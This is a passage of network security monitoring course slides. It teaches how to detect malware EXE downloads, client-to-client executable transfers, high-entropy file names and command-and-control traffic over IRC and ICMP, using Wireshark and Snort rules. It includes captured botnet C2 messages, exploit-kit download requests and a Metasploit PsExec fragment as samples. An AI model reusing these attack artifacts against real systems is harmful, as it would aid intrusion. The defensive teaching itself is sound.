
You may view this pcap by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/virut-worm &
```

Then type the following Wireshark display filter: **tcp.stream eq 562**

Then right-click on any packet, and “Follow TCP Stream.”

"This Program Must Be Run Under Win32"



Continuous Monitoring and Security Operations

120

"This Program Must Be Run Under Win32"


You may view this pcap by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/zeus-gameover-loader.pcap &
```

Then type the following Wireshark display filter: **tcp.stream eq 6**

Then right-click on any packet, and "Follow TCP Stream."

What Is Wrong with This Picture?



What Is Wrong with This Picture?

Two things jump out from this Wireshark screenshot:

First, the EXE name: SpvumF.exe. Note the randomly-generated name.

Second, the string “**That** program must be run under Win32”.

This is a Zeus variant, where the author changed the word “This” to “That” in the executable header. This will not affect the exe, which will run normally.

You may view this pcap by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/zeus-gameover-loader.pcap &
```

Then type the following Wireshark display filter: **tcp.stream eq 4**

Then right-click on any packet, and “Follow TCP Stream”.

Spot the Anomaly

- Here's an EXE downloaded by the BlackHole rootkit
 - Can you spot the anomaly?

Content-Type: application/x-msdownload

MZ.....@.....!..L!This
program cannot .. run in DOS mode.

01a0	00 0e 1f ba 0e 00 b4 09	cd 21 b8 01 4c cd 21 54	 !..L!T
01b0	68 69 73 20 70 72 6f 67	72 61 6d 20 63 61 6e 6e	his prog ram cann
01c0	6f 74 20 9d 9a 20 72 75	6e 20 69 6e 20 44 4f 53	ot ru n in DOS
01d0	20 6d 6f 64 65 2e 0d 0d	0a 24 00 00 00 00 00 00	mode... \$......

Continuous Monitoring and Security Operations

122

Spot the Anomaly

Ironically, many EXEs with anomalies such as this one scan “clean” by antivirus (at least when they are initially released), despite the obvious malicious anomaly.

Characters 9d and 9a are high ASCII characters, in the place of the (low ASCII) word “be”.

You may view this pcap by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/blackhole.pcap &
```

Then type the following Wireshark display filter: **tcp.stream eq 4**

Then right-click on any packet, and “Follow TCP Stream.”

{CSC}

CSC 19-4: Secure Network Engineering

- Overly-flat networks are not defensible
- Critical Security Control 19.4 states:
 - *Segment the enterprise network into multiple, separate trust zones to provide more granular control of system access and additional intranet boundary defenses.*¹
- Two simple trust zones are server and client
 - This is a start, but you need more than 2 zones!

CSC 19-4: Secure Network Engineering

Critical control 19 describes defensible network architecture:

*Make security an inherent attribute of the enterprise by specifying, designing, and building-in features that allow high confidence systems operations while denying or minimizing opportunities for attackers.*²

[1] <http://www.sans.org/critical-security-controls/control/19> (http://cyber.gd/511_452)

[2] Ibid.

Predictable Transfer of EXEs

- Cornerstone defensible network concept: predictable transfer of EXEs
 - Regular users should not download and install EXEs from random Internet sources
 - This leads to anarchy and cannot be secured
 - If your network design allows this, please fix it
- How EXEs should enter a network:
 - Trusted vendor Internet software distribution server -> internal software distribution server -> desktop
- For example:
 - download.microsoft.com -> internal WSUS server -> desktop
 - This is defensible!

Continuous Monitoring and Security Operations

124


Predictable Transfer of EXEs

EXEs entering an organization **should** follow a trust model, from most trusted to least trusted.

For example: download.microsoft.com -> internal WSUS (Windows Server Update Services) server -> desktop

Most organizations lack this type of defensible network design, which is unfortunate. Many companies allow EXEs to be downloaded from almost anywhere, as long as they pass an antivirus check (perhaps multiple). This model is inherently insecure, and is a recipe for failure.

Defensible Executable Transfers



Continuous Monitoring and Security Operations

125

Defensible Executable Transfers

The above diagram displays a cornerstone defensible network concept: executables may only be downloaded from trusted sources.

Many organizations have the following design: any user may download/install an executable that passes an antivirus check. This is a fundamentally insecure design that will fail due to false negatives by antivirus products. Malware detonation devices (such as FireEye) make this safer, but not safe.

How EXEs Should Not Move

- You should block/alert (ideal) or alert on the following:
 - \$randominternetsite.example.com -> desktop.internal
 - desktop1.internal -> desktop2.internal
- Client-client EXEs uploads/downloads are very suspicious, and a hallmark of many types of malware
 - Including APT, nation state, etc.

Continuous Monitoring and Security Operations


126

How EXEs Should Not Move

A hallmark of malware is transferring EXEs from client to client. This behavior is easy to detect, assuming basic network segmentation is in place, and a sensor is able to see the traffic.

Non-Defensible and Suspicious Executable Flow

- Non-defensible executable flow



- Common malware executable flow



Continuous Monitoring and Security Operations

127

Non-Defensible and Suspicious Executable Flow

The two diagrams above show how malware often enters and moves through an organization.

Detecting these cases is straightforward using anomaly-based detection.

The first example requires a solid defensible network design, with well-defined sources for all EXEs. This is a higher bar for many companies to reach.

Easy detection of the 2nd example requires basic network segmentation at layer 3, placing clients on dedicated network. Once you have done that, simply alert when any executable is transferred from one client to another.

If your site is placing clients and servers on the same network at layers 2 and 3, then it's time to redesign your network to address this flaw.

Detecting Stage 2 Downloads

- Stage 2 downloads are easy to catch!
 - *If* you have a defensible network
 - ...which includes a secure flow of EXEs
- The beauty of this design:
 - No signatures needed!
- This is targeted anomaly-based design at its finest

Detecting Stage 2 Downloads

Tracking the transfer of EXEs across a network is simple.

The main challenge is acquiring visibility (meaning a location with a tap or a mirror port) beyond an “umbrella” IDS.

Remember that the cost of switches that support mirror ports has plummeted. Adding IDS sensors to critical server networks and critical client networks (such as those containing VP laptop/desktops) is not overly expensive.

"Anomaly-Based Detection Is Hard, Right?"

- Wrong!
- Hopefully, your network has zones for clients and servers
 - If not, please fix this
- Then: define your server and client networks

```
ipvar CLIENT_NET [192.168.0.0/23,192.168.3.0/24]
ipvar SERVER_NET [192.168.2.0/24]
```
- Then alert for any EXEs transferred client-client

Continuous Monitoring and Security Operations

129

"Anomaly-Based Detection Is Hard, Right?"

Many have abandoned anomaly-based approaches due to the high number of false positives.

Tracking EXEs transferred client-client provides a simple and effective anomaly-based approach.

Targeted Anomaly-Based EXE Rule

- Take our emerging threats rule:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ET
POLICY PE EXE or DLL Windows file download";
flow:established,to_client; content:"MZ";
byte_jump:4,58,relative,little; content:"PE|00 00|";
distance:-64; within:4; classtype:policy-violation;
sid:2000419; rev:18;)1
```

- Make two changes:

```
alert tcp $CLIENT_NET any -> $CLIENT_NET any (msg:"ET
POLICY PE EXE or DLL Windows file download";
flow:established,to_client; content:"MZ";
byte_jump:4,58,relative,little; content:"PE|00 00|";
distance:-64; within:4; classtype:policy-violation;
sid:5110419; rev:18;)2
```

Continuous Monitoring and Security Operations

130

Targeted Anomaly-Based EXE Rule

Rules like the one shown above are often disabled due to “noise.” They generate lots of alerts, which are not technically false positives: they are true positives triggered on benign traffic (such as downloads from microsoft.com).

While we’re at it, let’s detect UDP transfers as well:

```
Alert UDP $CLIENT_NET any -> $CLIENT_NET any (msg:"ET POLICY PE EXE
or DLL Windows file download"; flow:established,to_client;
content:"MZ"; byte_jump:4,58,relative,little; content:"PE|00 00|";
distance:-64; within:4; classtype:policy-violation; sid:5110420;
rev:1;)3
```

Note that the rules shown above have been simplified for display purposes.

[1] <http://doc.emergingthreats.net/bin/view/Main/2000419> (http://cyber.gd/511_453)

[2] Ibid.

[3] Ibid.

A Word on Entropy

- Entropy means disorder
 - Strong encryption provides a ciphertext with high entropy
 - Random string: high entropy
 - Strings like “download” or “files”: lower entropy
- This is important because many types of malware (and penetration testing tools like Metasploit) use randomly-generated strings for directory names, file names, X.509 certificate information, etc.
 - This is done to avoid simple signature matching on the names
- We can use the malware’s mojo against it by detecting high-entropy:
 - File names, directory names, X.509 fields, etc.

A Word on Entropy

Many types of malware and malware creation tools generate strings randomly. They do this to avoid signature detection: if the malware is called “evil.exe,” it would be trivial to detect by pattern matching.

High Entropy Examples

- BlackHole exploit kit:

```
GET /diJPN.exe HTTP/1.0
GET /hRm83qfq.exe HTTP/1.0
```

- Metasploit's PsExec exploit:

```
\\10.5.11.123\ADMIN$.?????....
(.....1.....
\LFkViWxf.exe....#.SMB.....(
```

- Tbot:

```
▼ Certificates (456 bytes)
  Certificate Length: 453
  ▼ Certificate (id-at-commonName=www.pj6emepdpdle2sbsmi.net)
```

Continuous Monitoring and Security Operations

132

High Entropy Examples

Type the following in a Sec-511-Linux terminal window to view the Blackhole exploit kit examples:

```
$ wireshark /pcaps/blackholev2.pcap &
```

Use the display filter: `http.request.method`

Then inspect frames 9, 25, 29, 3231 and 3683.

Type the following to view the Metasploit PsExec example:

```
$ wireshark /pcaps/metasploit-psexec.pcap &
```

Click on packet 3, right-click, and “Follow TCP Stream.” Then scroll to the bottom of the stream.

We’ll view the Tbot X.509 certificate during the “Tracking Encryption Certificates” section.

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- ***Network Security Monitoring***
- Endpoint Security Architecture
- Automation and Continuous Security Monitoring
- Design, Detect, Defend

- Getting Started
- NSM Overview
- Evolution of NSM
- The NSM Toolbox
- NIDS Design
- Analysis Methodology
- NSM Data Sources
 - Exercise: Pcap Carving
- Practical NSM Issues
- Cornerstone NSM
 - Exercise: Sguil Service-side Analysis
- Tracking EXEs
- **[Identifying Command and Control Traffic]**
 - Tracking User Agents
 - C2 via HTTPS
 - Tracking Encryption Certificates
 - 511.3 Final Exercise

Continuous Monitoring and Security Operations

133

Course Roadmap

Our next section describes tracking EXEs on a network.

Identifying Command and Control Traffic

- Command and Control traffic is sent during post-exploitation
 - Also known as C&C or C2 (we'll use this term)
- C2 traffic allows the attacker to maintain control
 - Unencrypted C2 was the norm, but the shift is on to encrypted C2
- C2 is the single best way to detect exploits which have evaded initial prevention and detection
- The C2 Achilles heel: it tends to be persistent

Continuous Monitoring and Security Operations

134

Identifying Command and Control Traffic

Modern malware usually tries to “phone home” and reach a command and control (C2) server. It also tends to do so persistently: reaching out 24/7/365.

This outbound traffic offers one of the best ways to catch attacks that have evaded both prevention and detection.

{CSC} CSC 13.13: Boundary Defense

To help identify covert channels exfiltrating data through a firewall, configure the built-in firewall session tracking mechanisms included in many commercial firewalls to identify TCP sessions that last an unusually long time for the given organization and firewall device, alerting personnel about the source and destination addresses associated with these long sessions.¹

Continuous Monitoring and Security Operations

135

CSC 13.13: Boundary Defense

Critical Control #13 is Boundary Defense, “Detect/prevent/correct the flow of information transferring networks of different trust levels with a focus on security-damaging data.”²

Section 13 is quoted above, and section 9 also speaks to this issue:

Periodically scan for back-channel connections to the Internet that bypass the DMZ, including unauthorized VPN connections and dual-homed hosts connected to the enterprise network and to other networks via wireless, dial-up modems, or other mechanisms.³

[1] <http://www.sans.org/critical-security-controls/control/13> (http://cyber.gd/511_450)

[2] Ibid.

[3] Ibid.

Malware Phones Home

- You should assume a network of any significant size is already Owned
 - Hopefully you'll be wrong
 - But you'll probably be right
- Most modern malware "phones home" to command & control servers
 - You can detect this behavior, even when it's encrypted



Continuous Monitoring and Security Operations

136

Malware Phones Home


Much like ET the Extraterrestrial, malware phones home. This behavior is often easy to detect – once you look for it.

Many organizations don't do this, because they use the flawed thinking of, "we're fine until proven otherwise."

As mentioned previously, it is better to think, "we are owned until proven otherwise."

[1] http://www.crowncombo.com/articles/2007/013_ETAtari/etatari.html (http://cyber.gd/511_468)

Unencrypted "pLagUe" Botnet C2 Traffic



The screenshot displays a network traffic analysis window titled "Follow TCP Stream". The "Stream Content" pane shows a series of commands and responses from a botnet. A large white arrow points to a repeating pattern of "Injected Virus" messages. A text box over the arrow states: "This keep-alive occurs every ~90 seconds, 24/7/365".

Stream Content

Follow TCP Stream

into .4.autorun.inf.. on drive.4. F:
:pLagUe{USA}77344!pLagUe@189.71.211.203 PRIVMSG #trees :.4.{. USB.4 }.. Injected Virus
into .4.autorun.inf.. on drive.4. G:
:pLagUe{BRA}97330!pLagUe@201.15-192.dsl.telesp.net.br PRIVMSG #trees :.4.{. USB.4 }..
Injected Virus into .4.autorun.inf.. on drive.4. J:
:pLagUe{ESP}03619!pLagUe@60.133.201 PRIVMSG #trees :.4.{. USB.4 }.. Injected Virus
PING :irc.lulz.ee
PONG irc.lulz.ee
:pLagUe{BRA}52118!Skuz@190.146.93.159 PRIVMSG #trees :.4.{. USB.4 }.. Injected Virus
:pLagUe{ESP}24421!pLagUe@189.253.82.29 PRIVMSG #trees :.4.{. USB.4 }.. Injected Virus
into .4.autorun.inf.. on drive.4. E:
:pLagUe{ESP}03619!pLagUe@190.146.93.159 PRIVMSG #trees :.4.{. USB.4 }.. Injected Virus
into .4.autorun.inf.. on drive.4. E:
:pLagUe{ESP}02078!pLagUe@189.253.82.29 PRIVMSG #trees :.4.{. USB.4 }.. Injected Virus
into .4.autorun.inf.. on drive.4. F:
:pLagUe{ESP}97509!Skuz@190.152.57.33 PRIVMSG #trees :.4.{. USB.4 }.. Injected Virus
into .4.autorun.inf.. on drive.4. F:
:pLagUe{USA}85675!pLagUe@189.71.211.203 PRIVMSG #trees :.4.{. USB.4 }.. Injected Virus

Entire conversation (60385 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close

This keep-alive occurs every
~90 seconds, 24/7/365

Continuous Monitoring and Security Operations

137

Warning: this PCAP contains C2 traffic with offensive language!

Persistent External Network Connections

- Network defenders should be aware of every persistent external network connection
 - Cornerstone defensible network concept: Know Thy Network
 - You should be aware of any system sending data to the Internet 24/7/365
- A persistent external connection connects an internal (non-public) system to an external system(s) and includes:
 - TCP sessions that remain “pinned up” for hours or days
 - One internal IP intermittently sending outbound traffic 24/7/365 via HTTP, HTTPS, ICMP (or anything)
- This includes plaintext and (especially) encrypted connections

Continuous Monitoring and Security Operations

138

Persistent External Network Connections

A core defensible network concept is: be aware of all persistent network connections that transfer data between your network and a less trusted network (such as the Internet).

Inventory these connections, and ignore the benign ones (such as legitimate VPN connections).

Investigate the rest. Your incident response plan may be necessary!

Inventory Persistent External Connections

- Sources of data for persistent external connections includes:
 - Firewall logs
 - Proxy logs
 - Summary data from full packet capture
- Write a script that checks for one internal IP connecting across your Internet boundary at least once/X minutes¹, 24/7/365
- You will find
 - VPN tunnels (IPsec, SSL and SSH)
 - Reverse HTTP tunnels
 - Other, often eye opening, stuff!

Continuous Monitoring and Security Operations

139

Inventory Persistent External Connections

Where do you find data on persistent connections? Your firewall may be able to tell you directly. If not, log all firewall traffic and write a script to detect any traffic crossing your Internet boundary, where it is logged at least once every X minutes, 24/7.

Your Sec-Linux-511 virtual machine has a Perl script called “persistent.pl” that does this with Squid proxy logs. It can be easily adjusted to handle other log formats. It is located in `/usr/local/bin/persistent.pl`

[1] In the authors’ experience, 10 minutes or so is a good threshold.

Three Categories Will Emerge

1. Authorized
 - Legit tunnels, etc.
 - Update your script to ignore these in the future
2. Unauthorized policy violations
 - Hello, GoToMyPC!!
 - SSH tunnels used to evade web content filtering
 - Address these via HR, etc.
3. Unauthorized “other”
 - Includes malware that has evaded prevention and detection

Continuous Monitoring and Security Operations

140

Three Categories Will Emerge

Once you have inventoried your connections, the three categories above will emerge: authorized, unauthorized policy violations, and everything else (the worst of the bunch).

Configure your script to ignore authorized tunnels. Address the policy violations, and use your incident response plan to handle the malicious examples.

Then: re-run the script once/day, to pick up new connections that remain pinned up for long periods of time.

Remember: you can edit `persistent.pl`, which is located in `/usr/local/bin/persistent.pl` on your Sec-511-Linux virtual machine.

C2 Protocols

- IRC (Internet Relay Chat) is frequently used
- Other protocols include: DNS, ICMP, HTTP, HTTPS, BitTorrent, Facebook, Twitter and others
- Custom P2P networks are also used



C2 Protocols

Command and control traffic uses a variety of protocols. The granddaddy is IRC (Internet Relay Chat), a global group chat protocol that was designed for humans, and debuted in 1988.

We still see C2 via IRC today, but we are increasingly seeing other protocols such as DNS, ICMP, and P2P software such as BitTorrent. The use of encryption is increasing, including all of the aforementioned protocols used via encrypted tunnels.

ICMP

- Malware frequently uses ICMP for C2 and to transfer data
- ICMP was reportedly used during the Target breach:

Several executables in this incident are designed to listen for ICMP (ping) messages across the LAN, with embedded status updates about dumps transferred to the internal dump server. This is done as a way to log dumps sent to a dump server, covertly across the LAN, prior to exfiltration.¹


ICMP

The quoted above report continued:

A POS scraper transfers stolen data to an internal dump server. It sends a status update (via an embedded string with an ICMP packet) across the network, which is then picked up by an ICMP listener, which logs the event to a file at the file log.txt in the application's home directory and displays the text message in a console window.²

[1] <http://www.securitycurrent.com/resources/files/KAPTOXA-Point-of-Sale-Compromise.pdf>
(http://cyber.gd/511_448)

Wireshark ICMP Example



The screenshot shows the Wireshark 1.8.7 interface with a packet capture of ICMP Echo (ping) requests and replies. The packet list shows 21 packets, alternating between requests and replies. The packet details pane shows the selected packet (No. 2) as an Echo (ping) reply with ID 0x0754, sequence 1/256, and TTL 64. The packet bytes pane shows the raw data of the ICMP echo reply.

No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.5.208	192.168.5.217	ICMP	Echo (ping) request id=0x0754, seq=1/256, ttl=64
2	0.000104	192.168.5.217	192.168.5.208	ICMP	Echo (ping) reply id=0x0754, seq=1/256, ttl=64
3	1.024021	192.168.5.208	192.168.5.217	ICMP	Echo (ping) request id=0x0754, seq=2/512, ttl=64
4	1.024054	192.168.5.217	192.168.5.208	ICMP	Echo (ping) reply id=0x0754, seq=2/512, ttl=64
5	1.945697	192.168.5.208	192.168.5.217	ICMP	Echo (ping) request id=0x0754, seq=3/768, ttl=64
6	1.945797	192.168.5.217	192.168.5.208	ICMP	Echo (ping) reply id=0x0754, seq=3/768, ttl=64
7	2.969713	192.168.5.208	192.168.5.217	ICMP	Echo (ping) request id=0x0754, seq=4/1024, ttl=64
8	2.969789	192.168.5.217	192.168.5.208	ICMP	Echo (ping) reply id=0x0754, seq=4/1024, ttl=64
9	3.993527	192.168.5.208	192.168.5.217	ICMP	Echo (ping) request id=0x0754, seq=5/1280, ttl=64
10	3.993610	192.168.5.217	192.168.5.208	ICMP	Echo (ping) reply id=0x0754, seq=5/1280, ttl=64
11	5.017874	192.168.5.208	192.168.5.217	ICMP	Echo (ping) request id=0x0754, seq=6/1536, ttl=64
12	5.017922	192.168.5.217	192.168.5.208	ICMP	Echo (ping) reply id=0x0754, seq=6/1536, ttl=64
13	21.649030	192.168.5.208	192.168.5.217	ICMP	Echo (ping) request id=0xe59c, seq=0/0, ttl=64
14	21.649063	192.168.5.217	192.168.5.208	ICMP	Echo (ping) reply id=0xe59c, seq=0/0, ttl=64
15	21.722482	192.168.5.217	192.168.5.208	ICMP	Echo (ping) reply id=0xe59c, seq=0/0, ttl=64
16	23.226939	192.168.5.217	192.168.5.208	ICMP	Echo (ping) reply id=0xe59c, seq=1/256, ttl=64
17	24.732304	192.168.5.217	192.168.5.208	ICMP	Echo (ping) reply id=0xe59c, seq=2/512, ttl=64
18	26.238410	192.168.5.217	192.168.5.208	ICMP	Echo (ping) reply id=0xe59c, seq=3/768, ttl=64
19	27.744492	192.168.5.217	192.168.5.208	ICMP	Echo (ping) reply id=0xe59c, seq=4/1024, ttl=64
20	29.250005	192.168.5.217	192.168.5.208	ICMP	Echo (ping) reply id=0xe59c, seq=5/1280, ttl=64
21	30.755704	192.168.5.217	192.168.5.208	ICMP	Echo (ping) reply id=0xe59c, seq=6/1536, ttl=64

Continuous Monitoring and Security Operations

143

Wireshark ICMP Example

Nothing to see here, folks, move along...


You may view this pcap by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/icmp-tunnel.pcap &
```

This example is from the Irish Honeynet Project. The article tied to this pcap says, “So I’m going to start with the ICMP challenge. I find with pcap challenges you need to understand what constitutes as “usual” traffic to discover the “unusual”. This is why a knowledge of networking protocols is a must when solving these types of challenges.”^[1]

[1] <http://honeyn3t.ie/?p=1594> (http://cyber.gd/511_469)

SSH Tunneled via ICMP



Continuous Monitoring and Security Operations

144


SSH Tunneled via ICMP

Note the SSH banner contained in the echo reply payload of packet 81: "SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu6".

Needless to say, this is not a normal ICMP payload.

One Approach to Detect Malicious ICMP

- These Snort/Sourcefire rules ignore benign ICMP echo requests and alert on the rest



```
Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Go Help
[~]$ cat /etc/nsm/analyzer/icmp.rules
#
# Place benign or ignorable pass rules here:
#
pass icmp any any -> any any (msg:"Anomalyzer: OSX or Linux ICMP Echo Request";
  icode:0; itype:8; dsize:56; content:"!\\"#$%&'()*+,-./01234567"; classtype:misc-
  activity; sid:5110002; rev:1;)
pass icmp any any -> any any (msg:"Anomalyzer: Windows XP/7/8 ICMP Echo Request
  "; icode:0; itype:8; dsize:32; content:"abcdefghijklmnopqrstuvwabcdefghi"; clas
  sstype:misc-activity; sid:5110004; rev:1;)
pass icmp any any -> any any (msg:"Anomalyzer: Nmap ICMP Echo Request"; icode:0
  ; itype:8; dsize:0; classtype:misc-activity; sid:5110005; rev:1;)
#
# Final rule to alert on all echo requests not passed
#
alert icmp any any -> any any (msg:"Anomalyzer: Other Echo Request"; icode:0; i
  type:8; classtype:misc-activity; sid:5110000; rev:1;)
[~]$
```

One Approach to Detect Malicious ICMP

The following rules are available in your Sec-511-Linux virtual machine, under `/etc/nsm/analyzer/icmp.rules`. They will work with Snort, Sourcefire, Suricata, and other NIDS.

This is the beginning of a list of targeted anomaly rules for ICMP echo requests. You will likely need to add your own: if this fires on ICMP echo requests that are not benign, add rules to the list. You can cut/paste the previous “pass” rule, change the content accordingly, and increment the sid (Snort ID).

The Anomalyzer is a new project by the course authors. If you write useful “pass” rules that ignore benign traffic, please share them by e-mailing anomalyzer@ericconrad.com.

```
pass icmp any any -> any any (msg:"Anomalyzer: OSX or Linux
ICMP Echo Request"; icode:0; itype:8; dsize:56;
content:"!\\"#$%&'()*+,-./01234567"; classtype:misc-activity;
sid:5110002; rev:1;)
pass icmp any any -> any any (msg:"Anomalyzer: Windows XP/7/8
ICMP Echo Request"; icode:0; itype:8; dsize:32;
content:"abcdefghijklmnopqrstuvwabcdefghi"; classtype:misc-
activity; sid:5110004; rev:1;)
pass icmp any any -> any any (msg:"Anomalyzer: Nmap ICMP Echo
Request"; icode:0; itype:8; dsize:0; classtype:misc-activity;
sid:5110005; rev:1;)
alert icmp any any -> any any (msg:"Anomalyzer: Other Echo
Request"; icode:0; itype:8; classtype:misc-activity;
sid:5110000; rev:1;)
```

Spot the C2

- Can you spot the C2 traffic below?
 - This is part of the same service-side exploit shown previously
 - Attacker: 10.5.11.103
 - Victim: 10.5.11.67

Source	Destination	Protocol	Info
10.5.11.103	10.5.11.67	SRVSVC	NetPathCanonicalize request
10.5.11.67	10.5.11.103	SMB	Write AndX Response, FID: 0x4004, 71 bytes
10.5.11.103	10.5.11.67	TCP	50648 > 445 [FIN, ACK] Seq=8344 Ack=5841 Win=32768 Len=0 TSval=
10.5.11.67	10.5.11.103	TCP	445 > 50648 [FIN, ACK] Seq=5841 Ack=8345 Win=64102 Len=0 TSval=
